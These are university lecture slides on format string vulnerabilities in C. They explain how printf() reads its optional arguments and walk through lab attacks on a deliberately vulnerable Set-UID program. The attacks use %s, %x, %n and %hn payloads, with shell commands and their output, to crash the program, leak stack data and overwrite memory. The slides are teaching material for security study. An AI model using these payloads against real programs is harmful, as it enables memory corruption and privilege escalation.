FORMAT STRING VULNERABILITY

CS-5156/CS-6056: SECURITY VULNERABILITY ASSESSMENT (SPRING 2025)
LECTURE 12

Outline

- Format String
- Access optional arguments
- How `printf()` works
- Format string attack
- How to exploit the vulnerability
- Countermeasures

Format String

`printf()` - To print out a string according to a format.

```
int printf(const char *format, …);
```

The argument list of `printf()` consists of :

- ***One concrete argument*** **format**
- ***Zero or more*** **optional arguments**

Hence, compilers don't complain if less arguments are passed to `printf()` during invocation.


Compiler simply does not know how many optional arguments are expected

Access Optional Arguments

```
#include <stdio.h>
#include <stdarg.h>

int myprint(int Narg, ... )
{
  int i;
  va_list ap;                                    ①

  va_start(ap, Narg);                            ②
  for(i=0; i<Narg; i++) {
    printf("%d  ", va_arg(ap, int));             ③
    printf("%f\n", va_arg(ap, double));          ④
  }
  va_end(ap);                                    ⑤
}

int main() {
  myprint(1, 2, 3.5);                            ⑥
  myprint(2, 2, 3.5, 3, 4.5);                    ⑦
  return 1;
}
```

- **myprint**() shows how printf() actually works.
- Consider myprint() is invoked in line 7.
- **va_list** pointer (line 1) accesses the optional arguments.
- **va_start()** macro (line 2) *calculates the initial position of va_list ap* based on the second argument *Narg* (last argument before the optional arguments begin)

Access Optional Arguments



- **va_start**(***ap***, ***Narg***) macro
  (1) gets the start address of ***Narg***,
  (2) finds the size based on the ***Narg data type*** **(here, int = 4 bytes)**
  (3) sets the value for va_list pointer ***ap****.*
  (now at 1st position)

- va_list pointer advances using va_arg() macro.

- **va_arg**(***ap***, ***int***): *Moves the ap pointer (va_list) up by 4 bytes*.


- When all the optional arguments are accessed, **va_end**(***ap***) is called.

How `printf()` Access Optional Arguments

```
#include <stdio.h>

int main()
{
   int id=100, age=25; char *name = "Bob Smith";
   printf("ID: %d, Name: %s, Age: %d\n", id, name, age);
}
```

- Here, **`printf()`** has *three optional arguments*. Elements starting with "**%**" are called **format specifier**s.
- **`printf()`** scans the format string and *prints out each character until "%"* is encountered.
- **`printf()`** calls **va_arg()**, which *returns the optional argument* pointed by **va_list** and *advances va_list "pointer" to the next argument*. **For instance, %d** returns (and treats) the value as an **int** and advances pointer by **4 bytes** **%f** returns (and treats) the value as a **double** and advances pointer by **8 bytes**

How `printf()` Access Optional Arguments




- When **printf**() is invoked, the *arguments are pushed onto the stack in reverse order* (IA32).
- When it scans and prints the format string, **printf**() *replaces %d with the value from the first optional argument* and prints out the value.
- **va_list** is then *moved to position 2*.

How `printf()` Access Optional Arguments

```
[03/02/23]seed@VM:~/.../lecture12$ gcc -m32 -o all_args all_args.c
[03/02/23]seed@VM:~/.../lecture12$ ./all_args
ID: 100, Name: Bob Smith, Age: 25
[03/02/23]seed@VM:~/.../lecture12$
```

Missing Optional Arguments

```
#include <stdio.h>

int main()
{
    int id=100, age=25; char *name = "Bob Smith";

    printf("ID: %d, Name: %s, Age: %d\n", id, name);
}
```



- **va_arg**() macro *doesn't understand if it reached the end of the optional argument list*.
- **va_arg**() macro *continues fetching data from the stack and advancing va_list pointer*.

Missing Optional Arguments

- Compiler, at **compile time**, *does not complain* but gives a **warning**

```
[03/02/23]seed@VM:~/.../lecture12$ gcc -m32 -o missing_arg missing_arg.c
missing_arg.c: In function ‘main’:
missing_arg.c:6:34: warning: format ‘%d’ expects a matching ‘int’ argument [-Wformat=]
    6 |  printf("ID: %d, Name: %s, Age: %d\n", id, name);
      |                                  ~^
      |                                   |
      |                                   int
[03/02/23]seed@VM:~/.../lecture12$ ./missing_arg
ID: 100, Name: Bob Smith, Age: 1448436200
[03/02/23]seed@VM:~/.../lecture12$
```

- Issue cannot be caught at **runtime** either
  - *No boundary check mechanism* has ever been implemented

Format String Vulnerability

```
printf(user_input);
```

Should be printf("%s", user_input);

```
sprintf(format, "%s %s", user_input, ": %d");
printf(format, program_data);
```

```
sprintf(format, "%s %s", getenv("PWD"), ": %d");
printf(format, program_data);
```

In these three examples, user's input (**user_input**) *becomes part of a format string*.

What will happen if **user_input** contains format specifiers?

```
int sprintf(char *str, const char *format, ...)
```

Vulnerable Code (vul.c)

vul.c

```
#include <stdio.h>

void fmtstr()
{
    char input[100];
    int var = 0x11223344;

    /* print out information for experiment purpose */
    printf("Target address: %x\n", (unsigned) &var);
    printf("Data at target address: 0x%x\n", var);

    printf("Please enter a string: ");
    fgets(input, sizeof(input)-1, stdin);

    printf(input); // The vulnerable place    ①

    printf("Data at target address: 0x%x\n",var);
}

void main() { fmtstr(); }
```

Vulnerable Code


- Compile and turn into Set-UID program

```
[03/02/23]seed@VM:~/.../lecture12$ gcc -m32 -o vul vul.c
vul.c: In function ‘fmtstr’:
vul.c:15:12: warning: format not a string literal and no format arguments [-Wformat-security]
   15 |     printf(input); // The vulnerable place
      |            ^~~~~
[03/02/23]seed@VM:~/.../lecture12$ sudo chown root vul
[03/02/23]seed@VM:~/.../lecture12$ sudo chmod u+s vul
[03/02/23]seed@VM:~/.../lecture12$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/02/23]seed@VM:~/.../lecture12$
```

Warning is a compiler countermeasure

Vulnerable Program's Stack

Inside `printf()`, the starting point of the optional arguments (**va_list** pointer) is the position right above the format string argument.



What Can We Achieve?

Attack 1 : Crash program

Attack 2 : Print out data on the stack

Attack 3 : Change the program’s data in memory

Attack 4 : Change the program’s data to specific value

Attack 5 : Inject Malicious Code

Attack 1 : Crash Program

```
[03/03/23]seed@VM:~/.../lecture12$ ./vul
Target address: 0xffffd198
Data at target address: 0x11223344
Please enter a string: %s
Segmentation fault
```

- Use input: **`%s`**
- `printf()` parses the format string.
- For each `%s`, it fetches a value where va_list points to and advances va_list to the next position.
- As we give **%s**, `printf()` **treats the value as address** and **fetches data from that address**. **PROBLEM**: If the value is not a valid address, the program crashes.

Attack 2 : Print Out Data on the Stack

```
[03/03/23]seed@VM:~/.../lecture12$ ./vul
Target address: 0xffffd198
Data at target address: 0x11223344
Please enter a string: %d %d %f %x %lx %llx %d %d %f %x %lx %llx
100 -134527616 0.000000 c30000 11223344 662520642520 6425 544744736
544762917 0.000000 25206425 78252066 6c6c2520786c2520
Data at target address: 0x11223344
[03/03/23]seed@VM:~/.../lecture12$
```

- Use input: repeat `%d %d %f %x %lx %llx` twice
- printf() parses the format string.
- For each **`%d`**, **`%f`**, **`%x`**, **`%lx`**, **`%llx`**, it fetches a value where va_list points to and advances va_list to the next position.
- `printf()` **treats the values as int, double, unsigned int, unsigned long, and unsigned long long** and **fetches data from stack**

Attack 2 : Print Out Data on the Stack

```
[03/06/23]seed@VM:~/.../lecture12$ ./vul
......
Please enter a string: %x.%x.%x.%x.%x.%x.%x.%x
64.f7fb4580.5655621d.0.11223344.252e7825.78252e78.2e78252e
```

secret

- **Suppose** a **variable** (e.g., int var) on the stack **contains a secret** (constant) and we need to print it out.
- Use user input: `%x.%x.%x.%x.%x.%x.%x.%x`
- `printf()` prints out the **integer** value pointed by va_list pointer and advances it by 4 bytes.
- Number of `%x` is decided by the **distance** between the starting point of the va_list pointer and the variable var. It **can be achieved by trial and error**.
  Can also use gdb and calculate exact distance

Attack 3 : Change Program's Data in the Memory

Goal: change the value of `var` variable from 0x11223344 to some other value.

- **`%n`**: Writes the **number of characters** printed out so far into memory.
- **`printf("hello\n%n",&i)`** ⇒ When printf() gets to `%n`, it has already printed **6 characters** (counts \n as one character), so it **stores 6 to i provided its memory address**.

Attack 3 : Change Program's Data in the Memory

Goal: change the value of `var` variable from 0x11223344 to some other value.

n.c

```
#include<stdio.h>
void main(){
        int i = 0;
        printf("i = %d before counting\n", i);
        printf("hello\n%n", &i);
        printf("i = %d after counting\n", i);
}
```

```
[03/06/23]seed@VM:~/.../lecture12$ gcc -o n n.c
[03/06/23]seed@VM:~/.../lecture12$ ./n
i = 0 before counting
hello
i = 6 after counting
[03/06/23]seed@VM:~/.../lecture12$
```

Attack 3 : Change Program's Data in the Memory

Goal: change the value of `var` variable from 0x11223344 to some other value.

- `%n` treats the value pointed by the va_list pointer as a **memory address** and **writes into that location**.
- Hence, as a requirement, if we want to write a value to a memory location, we need to have the address of that memory location on the stack.

```
#include<stdio.h>
void main(){
        int i = 0;
        printf("i = %d before counting\n", i);
        printf("hello\n%n", &i);
        printf("i = %d after counting\n", i);
}
```

Attack 3 : Change Program's Data in the Memory


Assuming the address of `var` is `0xffffd1a4` (can be obtained using gdb)

```
$ echo $(printf "\xa4\xd1\xff\xff").%x.%x.%x.%x.%x.%n > input
```

- The address of `var` is given in the **beginning of the input** so that it is stored on the stack.
- **$(command)**: Command substitution. Allows the output of the command to replace the command itself.
- "**`\xa4`**" : Indicates that "**`a4`**" is an actual number and not as two ascii characters a and 4.

Attack 3 : Change Program's Data in the Memory

- `var`'s address (**`0xffffd1a4`**) is on the stack.
- **Goal :** To move the va_list pointer to this location and then use `%n` to store some value.
- `%x` is used to advance the va_list pointer.
- How many `%x` are required?



Attack 3 : Change Program's Data in the Memory

```
[03/06/23]seed@VM:~/.../lecture12$ echo $(printf "\xa4\xd1\xff\xff").%x.%x.%x.%x.%x.%n >input
[03/06/23]seed@VM:~/.../lecture12$ vul < input
Target address: 0xffffd1a4
Data at target address: 0x11223344
Please enter a string: ....64.f7fb4580.5655621d.0.11223344.
Data at target address: 0x25
[03/06/23]seed@VM:~/.../lecture12$
```

Total = 37 characters

- As before, using **trial and error**, we check how many `%x` are needed to print out `0xffffd1a4`.
- We already in previous attack, we needed 5 format specifiers to get to var, and var address is now located right after var itself.
- So here we need 6 format specifiers, **5 `%x`** and **1 `%n`**.
- When %n is reached, the address of var is fetched and used to write data into location at that address
- After the attack, data in the target address is modified to **0x25 (37 in decimal)**.
- Because **37 characters** have been printed out before `%n`.

Attack 4 : Change Program's Data to a Specific Value

Goal: To change the value of `var` from `0x11223344` to `0x9896a9`

```
$ echo $(printf
    "\x04\xf3\xff\xbf")_%.8x_%.8x_%.8x_%.8x_%.10000000x%n > input
$ uvl < input
Target address: bffff304
Data at target address: 0x11223344
Please enter a string:
    ****_00000063_b7fc5ac0_b7eb8309_bffff33f_000000.....
```

Total = 41 characters

Total = 10000000 characters

`%.8x`: `.8` is **precision modifier** which controls min number of digits to print

`printf()` has already printed out **41 characters** before `%.10000000x`, so, **`10000000+41 = 10000041 (0x9896a9)`** will be stored in `0xbffff304`.

Drawback of this approach: slow if value is large, e.g. 0x66887799.

`0x9896a9` already took few seconds. Try adding only one extra 0 in last %x

Attack 4 : A Faster Approach

```
#include <stdio.h>
void main()
{
  int a, b, c;
  a = b = c = 0x11223344;

  printf("12345%n\n", &a);
  printf("The value of a: 0x%x\n", a);
  printf("12345%hn\n", &b);
  printf("The value of b: 0x%x\n", b);
  printf("12345%hhn\n", &c);
  printf("The value of c: 0x%x\n", c);
}
```

Compile and run **n.c**


```
Execution result:
seed@ubuntu:$ a.out
12345
The value of a: 0x5
12345
The value of b: 0x11220005
12345
The value of c: 0x11223305
```

- %n, %hn, %hhn are **length modifiers** control how many bytes to write to target integer
- **%n** : Treats argument as a **4-byte** integer
- **%hn** : Treats argument as a **2-byte** short integer. Overwrites only **2 least significant bytes** of the argument.
- **%hhn** : Treats argument as a **1-byte** char type.Overwrites the **least significant byte** of the argument.

Attack 4 : A Faster Approach

Goal: change the value of `var` to `0x66887799`

- Use `%hn` to modify the `var` variable two bytes at a time.
- Break the memory of `var` into two parts, each with two bytes.
- Most computers use the **Little-Endian** architecture
  - E.g., if address of target var was `0xbffff304`, then:
  - The 2 least significant bytes (`0x7799`) are to be stored at address `0xbffff304`
  - The 2 most significant bytes (`0x6688`) are to be stored at `0xbffff306`



Attack 4 : A Faster Approach

Goal: change the value of `var` to `0x66887799`

- Use `%hn` to modify the `var` variable two bytes at a time.
- Break the memory of `var` into two parts, each with two bytes.
- Most computers use the **Little-Endian** architecture
  - E.g., if address of target var was `0xbffff304`, then:
  - The 2 least significant bytes (`0x7799`) are to be stored at address `0xbffff304`
  - The 2 most significant bytes (`0x6688`) are to be stored at `0xbffff306`
- If the first `%hn` gets value `x`, and before the next `%hn`, `t` more characters are printed, the second `%hn` will get value `x+t`.

Attack 4 : A Faster Approach

First: change the value of `var` to `0x66883344`

```
seed@VM:~/.../lecture12$ ./vul
Target address: 0xffffd194
Data at target address: 0x11223344
Please enter a string: test
test
Data at target address: 0x11223344
seed@VM:~/.../lecture12$ echo $(printf "\x96\xd1\xff\xff")_%.8x_%.8x_%.8x_%.8x_%.26207x%hn > input
seed@VM:~/.../lecture12$ ./vul < input
```

0xffffd194 + 2 to get to most significant 2 bytes

`printf()` has already printed out **41 characters** before `%.26207x`, so, **`26207+41 = 26248 (0x6688)`** will be stored in `0xbfffd196`. (Most Significant 2 Bytes)

```
00000000000000000000000000000000000000000000000000000000011223344
Data at target address: 0x66883344
seed@VM:~/.../lecture12$
```


Attack 4 : A Faster Approach

- First: Overwrite the bytes at **0xbffff306** with **0x6688**.
- Print some more characters so that when we reach **0xbffff304**, the number of characters will be increased to **0x7799**.


```
$ echo $(printf "\x06\xf3\xff\xbf@@@@\x04\xf3\xff\xbf")
       _%.8x_%.8x_%.8x_%.8x_%.26199x%hn_%.4368x%hn > input
$ vul < input
Target address: bffff304
Data at target address: 0x11223344
Please enter a string:
    ****@@@@****_00000063_b7fc5ac0_b7eb8309_bffff33f_00000
0000 (many 0's omitted) 000040404040
Data at target address: 0x66887799
```

Attack 4 : A Faster Approach (Example Run)

- First: Overwrite the bytes at **0xffffd196** with **0x6688**.
- Print some more characters so that when we reach **0xffffd194**, the number of characters will be increased to **0x7799**.

